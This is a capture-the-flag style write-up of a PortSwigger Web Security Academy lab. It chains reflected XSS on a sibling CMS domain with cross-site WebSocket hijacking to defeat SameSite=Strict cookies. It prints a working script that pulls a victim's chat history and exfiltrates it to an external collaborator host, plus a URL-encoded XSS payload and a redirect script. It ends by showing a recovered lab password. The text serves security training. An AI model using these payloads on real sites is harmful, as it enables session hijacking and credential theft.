| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | CSWSH + XSS + SameSite Strict Bypass via Sibling Domain |
| Difficulty | Practitioner (Expert in practice) |
| Objective | Exfiltrate the victim's chat history via WebSocket hijacking to recover their credentials and log in as them |
SameSite Strict Bypass via Sibling Domain — Writeup
Reconnaissance
Initial Observation

No credentials provided — the objective is to steal them from the victim's chat history. The application has a Live Chat feature. HTML injection in chat messages is encoded server-side:
<tr class="message"><th>You:</th><td><h1>TETO</h1></td></tr>

Script tags don't execute either. The chat surface isn't the attack vector.
Web — Session Cookie and WebSocket Analysis
Adding the target to Burp scope and reviewing traffic. The /chat endpoint loads chat.js. Checking its response headers:
HTTP/2 200 OK
Access-Control-Allow-Origin: https://cms-0a40008d047c17b6800c038f002500ad.web-security-academy.net
A sibling domain is explicitly trusted via CORS: cms-0a40008d047c17b6800c038f002500ad.web-security-academy.net.

The session cookie has SameSite=Strict — cross-site requests from the exploit server won't carry it.
WebSocket — Chat History Retrieval Mechanism

Reviewing WebSocket history in Burp:

Chat messages flow bidirectionally. Reloading the page and watching the WebSocket traffic reveals that the client sends READY after connection open, and the server responds with the full chat history:
CMS Sibling Domain — XSS Discovery
Navigating to the CMS login panel at cms-0a40008d047c17b6800c038f002500ad.web-security-academy.net. The username field reflects input directly into the page:
<p>Invalid username: <script>alert(0)</script></p>

XSS confirmed on the sibling domain. Since both domains share the same registrable domain (web-security-academy.net), they are considered same-site by the browser. A navigation to the CMS domain — even originating from the exploit server — will include cookies flagged SameSite=Strict on the main domain when the CMS makes same-site requests back to it.
Attack Path
Proof of Concept — WebSocket Hijack via Exploit Server
Testing the WebSocket hijack directly from the exploit server first:
<script>
  var ws = new WebSocket('wss://0a40008d047c17b6800c038f002500ad.web-security-academy.net/chat');
  ws.onopen = function() {
    ws.send('READY');
  };
  ws.onmessage = function(info) {
    fetch('https://7ownmw93dqwe4wpg5qz7j1n79yfr3ir7.oastify.com/?teto=' + btoa(info.data));
  };
</script>

Collaborator receives data but only gets the CONNECTED message — no chat history. The session cookie isn't attached because the WebSocket request originates cross-site. A new unauthenticated session opens instead of hijacking the victim's existing one.
Pivoting Through the CMS XSS
The fix: inject the WebSocket script via XSS on the CMS domain. Since the CMS is a sibling domain, requests it makes back to the main domain are same-site — the session cookie travels with them.


Confirming the CMS login endpoint accepts GET:
GET /login?username=teto&password=teto HTTP/2
Host: cms-0a40008d047c17b6800c038f002500ad.web-security-academy.net
Response: Invalid username: teto — GET works, and the XSS payload in username will execute.
URL-encoding the WebSocket exfiltration script and embedding it in the username parameter:
GET /login?username=%3Cscript%3E+++var+ws+%3D+new+WebSocket%28%27https%3A%2F%2F0a40008d047c17b6800c038f002500ad.web-security-academy.net%2Fchat%27%29%3B+++ws.onopen+%3D+function%28%29+%7B+++++ws.send%28%27READY%27%29%3B+++%7D%3B+++ws.onmessage+%3D+function%28info%29+%7B+++++fetch%28%27https%3A%2F%2Fvlkbjk6raet21km42ewvgpkv6mcf07ow.oastify.com%2F%3Fteto%3D%27+%2B+btoa%28info.data%29%29%3B+++%7D%3B+%3C%2Fscript%3E&password=adsasdasd HTTP/2

Exploit server body — redirect the victim to the CMS XSS URL:
<script>
    location='https://cms-0a40008d047c17b6800c038f002500ad.web-security-academy.net/login?username=%3Cscript%3E+++var+ws+%3D+new+WebSocket%28%27https%3A%2F%2F0a40008d047c17b6800c038f002500ad.web-security-academy.net%2Fchat%27%29%3B+++ws.onopen+%3D+function%28%29+%7B+++++ws.send%28%27READY%27%29%3B+++%7D%3B+++ws.onmessage+%3D+function%28info%29+%7B+++++fetch%28%27https%3A%2F%2Fvlkbjk6raet21km42ewvgpkv6mcf07ow.oastify.com%2F%3Fteto%3D%27+%2B+btoa%28info.data%29%29%3B+++%7D%3B+%3C%2Fscript%3E&password=adsasdasd'
</script>
Delivering to the victim:

Collaborator receives multiple requests:

Decoding the base64 payloads reveals the full chat history including credentials in plaintext:
{"user":"Hal Pline","content":"No problem carlos, it's nd5f9msu0iepq3z4xyb5"}
Logging in as carlos with the recovered password:
